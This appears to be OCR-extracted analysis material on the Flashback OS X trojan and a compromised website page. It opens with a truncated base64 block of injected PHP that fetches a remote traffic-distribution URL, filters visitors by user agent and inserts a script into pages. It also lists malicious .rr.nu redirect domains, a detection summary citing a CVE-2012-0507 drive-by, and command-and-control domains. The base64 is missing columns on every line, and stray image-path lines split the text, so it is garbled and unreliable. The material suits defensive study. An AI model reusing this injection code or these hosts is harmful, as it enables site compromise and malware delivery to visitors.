KCRlcmwpO2lmKCRjb250ZW50I          7JGNvbnRlbnQ9QHRyeWZzb2Nrb3Bl
bl83NzcoJHVybCk7aWYoJGNvb          vbnRlbnQ7cmV0dXJuICcnO30gIGZ1
bmN0aW9uIHRyeWNlcmxfNzc3K          0ICgkY2gsIENVUkxPUFRfVVJMLCRl
cmwpO2NlcmxfC2V0b3B0ICgkY          STE9QVF9IRUFERVIsIDApOyRyZXNl
bHQgPSBjdXJsX2V4ZWMgKCRja          ybCl7aWYoZnVuY3Rpb25fZXhpc3Rz
KCdmaWxlJyk9PT1mYWxzZSlyZ          7fSAgZnVuY3Rpb24gdHJ5Zm9wZW5f
Nzc3KCRlcmwpe2lmKGZ1bmN0a          kZikpeyRidWYuPWZyZWFkKCRmLDEw
MDAwKTt9ZmNsb3NlKCRmKTt9Z          pe2lmKGZ1bmN0aW9uX2V4aXN0cygn
ZnNvY2tvcGVuJyk9PT1mYWxzZ          zb2Nrb3BlbigkaG9zdCw4MCwkZXJy
bm8sICRlcnJzdHIsMzApO2lmK          yZXF1ZXN0KTskYnVmPScnO3doaWxl
KCFmZW9mKCRmKSl7JGJ1Zi49Z          wKS5jaHIoMTMpLmNocigxMCksJGJ1
Zik7cmV0dXJuICRidWY7fSAgZ          AcGFyc2VfdXJsKCRlcmwpOyRob3N0
PSRwWydob3N0J107JHVyaT0kc          pcDEhPSRpcDIpcmV0dXJuIGZhbHNl
OyRzb2NrPUBzb2NrZXRfY3JlY          pO3JldHVybiBmYWxzZTt9JHJlcXVl
c3QgPSJHRVQgJHVyaSBIVFRQL          yZWFkKCRzb2NrLDEwMDAwKSl7JGJ1
Zi49JHQ7fUBzb2NrZXRfY2xvc          sJGJ1Zik7cmV0dXJuICRidWY7fSAg
ZnVuY3Rpb24gdXBkYXRlX3Rkc          oJGFjdHVhbDEpO2lmICgkdmFsPT0i
IikkdmFsPWdldF90ZHNfNzc3K          ifHx8Q09ERXx8fCIpKXtsaXN0KCR2
YWwsJGNvZGUpPWV4cGxvZGUoI          oKXskZGVmYXVsdGRvbWFpbj0kX1NF
UlZFUlsnc19kMSddOyRkaXI9J          0ZHNmaWxlKTskY3RpbWU9dGltZSgp
LSRtdGltZTtpZiAoJGN0aW1lP          0cygkdGRzZmlsZSk7fX1lbHNleyRj
b250ZW50PXVwZGF0ZV90ZHNfZ          gKCRjPjEpeyRlcmw9dHJpbSgkdGRz
W210X3JhbmQoMCwkYy0yKV0pC          hcmkiKSlpZiAoKCFzdHJpc3RyKCRl
YSwid2luZG93cyIpKSYmKCFzd          oJHVhLCJNU0lFIDYiKXx8c3RyaXN0
cigkdWEsIk1TSUUgNyIpfHxzd          hbHNfNzc3KCl7JHJ6PSRfU0VSVkVS
WyJETONVTUVOVF9ST09UIl0uI          kX1NFUlZFUlsiU0NSSVBUX0ZJTEVO
QU1FIl0uIi8ubG9ncy8iO2lmI          vdD0wOyRlYT0kX1NFUlZFUlsnSFRU
UF9VU0VSX0FHRU5UJ107aWYgK          lYSwiZ29vZ2xlIikpJGJvdD0xOyRt
c2llPTA7aWYgKGlzX21zaWVfN          iYWwgJF9TRVJWRVI7ICAgICRfU0VS
VkVSWydzX3AxJ109JG16OyAgJ          yVnVjekV5TW5wNmVtUmtZWHA2TG1O
dmJTOD0nKTsgICRkPSc/ZD0nL          fU0VSVkVSWyJIVFRQX1VTRVJfQUdF
TlQiXSk7ICAkX1NFUlZFUlsnc          dPWJhc2U2NF9kZWNvZGUoJ2FIUjBj
RG92TDI1c2FXNTBhR1YzYjI5a          oKTsgICAgaWYoIWZ1bmN0aW9uX2V4
aXN0cygnZ2lsXzc3NycpKXsgI          gc3JjPSInLmdldF9hY3RlYWxfdGRz
Xzc3NygpLiRfU0VSVkVSWydzX          0JykpeyAgZnVuY3Rpb24gZ3pkZWNv
ZGVpdCgkZGVjb2RlKXsgICR0P          kZSwxMCwyKSk7ICAkc3RyPSRzdHJb
MV07ICAkc3RhcnQrPTIrJHN0c          oJGRlY29kZSxjaHIoMCksJHN0YXJ0
KSsxOyAgfSAgaWYoJHQmMil7I          kZTsgIH0gIHJldHVybiAkcmV0OyAg
fSAgfSAgZnVuY3Rpb24gbXJvY          gIGlmKHByZWdfbWF0Y2goJy9cPFwv
Ym9keS9zaScsJGRlY29kZWRfY          0ZW50KTsgIH1lbHNleyAgcmV0dXJu
ICRkZWNvZGVkX2NvbnRlbnQuZ
```

```
"http://www.w3.org/TR/xht
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
    <title>VFW Post 7383 Franklin-Sloan in Cary, North Carolina</title>

```


```
http://arnin27gcali.rr.nu/
http://eds32prin.rr.nu/
http://smains29treamsp.rr.nu/
http://esaff66airte.rr.nu/
http://ester50dayss.rr.nu/
http://inglon52donsins.rr.nu/
http://orl37dwi.rr.nu/
http://vio25len.rr.nu/
http://anal88ytica.rr.nu/
http://emal7rka.rr.nu/
http://ste07rda.rr.nu/
http://tsov79erpar.rr.nu/
http://gha31npat.rr.nu/
http://ingmo40netary.rr.nu/
http://maker73asses.rr.nu/
http://tri25ala.rr.nu/
http://unempl87oyedde.rr.nu/
http://ita76bler.rr.nu/
http://ndainf40oristhe.rr.nu/
http://equate22motorde.rr.nu/

```



Welcome to the Flash Player Installer

You will be guided through the steps necessary to install this software.

Macintosh OSX Flashback Trojan




Trojan-Downloader:OSX/Flashback.C

Detection Names :	Trojan-Downloader:OSX/Flashback.C
Category:	Malware
Type:	Trojan-Downloader
Platform:	OS X

Summary

Trojan-Downloader:OSX/Flashback.C poses as a Flash Player installer and connects to a remote host to obtain further installation files and configurations.

- Not detected by IDS, Anti-Virus, FireEye, or WSA
- Drive-by attacks against CVE-2012-0507




Sorokin Ivan
@hexminer

First C&C servers of new BackDoor.Flashback according to version: 1 - vxvhwcixcxqxd .com, 2 - cuojshtbohnt .com, 4 - rfffnahfiywyd .com

12:56 PM - 3 Apr 12 via web · Embed this Tweet

Search external intelligence for domains, URLs, or IPs used by flashback



```
